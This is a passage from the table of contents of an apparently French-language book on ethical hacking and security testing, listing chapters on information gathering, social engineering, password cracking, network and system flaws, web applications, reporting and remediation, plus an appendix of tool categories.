Voir les choses d'en face
Techniques d'analyse de systèmes
Recherche des ports ouverts et actifs
Découverte des failles
Exemple d'impacts d'une intrusion

PARTIE 2. Préparation des tests de sécurité

Chapitre 5. Collecte d'informations

Récolte d'informations publiques
Bases de données Internet

Chapitre 6. Ingénierie sociale

Introduction à l'ingénierie sociale
Test de résistance aux faux amis
Mode d'action des usurpateurs

Impact de l'ingénierie sociale
Étapes d'une action d'ingénierie sociale
Parades contre l'ingénierie sociale

Chapitre 7. Sécurité des accès physiques

Principales failles d'accès physique
Inventaire des failles des bâtiments

Chapitre 8. Mots de passe

Faiblesses des mots de passe
Casser un mot de passe
Mesures générales de protection des mots de passe
Mots de passe des systèmes d'exploitation

PARTIE 3. Attaques des équipements réseau

Chapitre 9. Infrastructures réseau

Failles d'une infrastructure réseau
Outils d'investigation
Scruter, sonder et titiller un réseau
Failles habituelles des routeurs, switchs et pare-feu
Bonnes pratiques de défense des réseaux

Chapitre 10. Réseaux sans fil

Impact des failles sans fil
Outils de tests sans fil
Détection des réseaux sans fil
Détection et correction des attaques de réseaux sans fil

Chapitre 11. Appareils mobiles et informatique nomade

Estimation des failles

Faiblesses des ordinateurs portables
Attaques des téléphones et tablettes

PARTIE 4. Sécurité des systèmes d'exploitation

Chapitre 12. Systèmes Windows

Présentation des failles Windows
Une sélection d'outils
Collecte d'informations sur les failles. Windows
Détection de session nulle
Vérification des droits de partage
Failles des correctifs non appliqués
Lancement d'une analyse authentifiée

Chapitre 13. Systèmes Linux et macOS

Failles de Linux
Une sélection d'outils
Inventaire des failles système
Services inutiles et non sécurisés
Protection des fichiers .rhosts et hosts.equiv
Sécurité des disques réseau NFS
Droits d'accès aux fichiers
Attaques par débordement de tampon
Contrôle de l'accès physique
Tests de sécurité générale
Déploiement des correctifs (*patchs*)

PARTIE 5. Piratage des applications

Chapitre 14. Messagerie et téléphonie IP

Failles des systèmes de messagerie
Détection et réponse à une attaque de messagerie
Téléphonie IP (VoIP)
Chapitre 15. Applications Web et pour mobiles
Choix des outils de test Web
Recherche des failles Web
Limitations des risques de sécurité Web
Chapitre 16. Bases de données et stockage
Une plongée dans les bases de données
Protection des systèmes de stockage réseau
PARTIE 6. Exploitation des tests de sécurité
Chapitre 17. Production des rapports de test
Collecte des résultats
Classement des failles selon leur priorité
Rédaction du rapport
Chapitre 18. Combler les failles urgentes
Exploitation des conclusions du rapport
Des correctifs anticorruption
Durcissement des systèmes
Évaluation de l'infrastructure de sécurité
Chapitre 19. Vers une permanence de la sécurité
Automatisation des contrôles de sécurité
Détection des usages malveillants

Critères de sous-traitance de la sécurité
Promouvoir un état d'esprit de sécurité
Conjuguer les efforts de sécurité

PARTIE 7. La partie des dix

Chapitre 20. Dix arguments pour trouver des alliés

Trouvez un allié et un sponsor
Ne criez pas au loup si personne ne peut le voir
Prouvez que l'entreprise ne peut pas se laisser attaquer
Favorisez une attitude de vigilance permanente
Montrez les avantages des tests de sécurité pour l'organisation
Impliquez-vous dans l'activité
Établissez votre crédibilité
Bannissez le jargon technique
Valorisez vos efforts
Restez souple et adaptable

Chapitre 21. Dix arguments pour tester par de vraies attaques

Restez informé de l'inventivité des pirates
Ne vous contentez pas des formulaires de conformité
Combinez TVP et audits de sécurité
Rassurez les clients et les partenaires
Le relâchement n'est plus possible
Faites prendre conscience des menaces par des tests réels
Soyez couvert en cas d'avarie
Les tests approfondis éclairent les zones les plus sombres

Combinez analyses de vulnérabilité et tests de pénétration

Les tests détectent aussi des faiblesses d'organisation

Chapitre 22. Dix erreurs fatales

Ne pas réclamer un accord écrit préalable

Croire que vous allez trouver toutes les failles

Croire que vous allez combler toutes les failles

Ne réaliser les tests qu'une fois

Se croire omniscient

Tester en conservant l'état d'esprit du pirate

Perdre des heures à tester des machines non critiques

Mal choisir ses outils

Provoquer l'écroulement des systèmes de production par vos tests

Sous-traiter des tests puis ne plus s'en soucier

PARTIE 8. Annexe

Annexe. Outils et ressources

Bases de données

Bluetooth

Certifications

Code source

Correctifs et patches

Déni de Service (DoS)

Dictionnaires et listes de mots de passe

Durcissement (hardening)

Exploits

Formation à la sécurité

Hackeurs (gadgets)

Ingénierie sociale et hameçonnage
Keylogger
Lois et réglementations
Linux
Live (kits amorçables)
Log (analyseurs)
Maliciels sophistiqués
Messagerie
Méthodes et modèles de sécurité
Mobiles
Mots de passe
Recherches diverses
Réseaux
Sans fil
Statistiques
Stockage
Utilisateurs (sensibilisation)
Voix sur IP (VoIP)
Vulnérabilité (bases)
Web (sites et applications)
Windows
Outils divers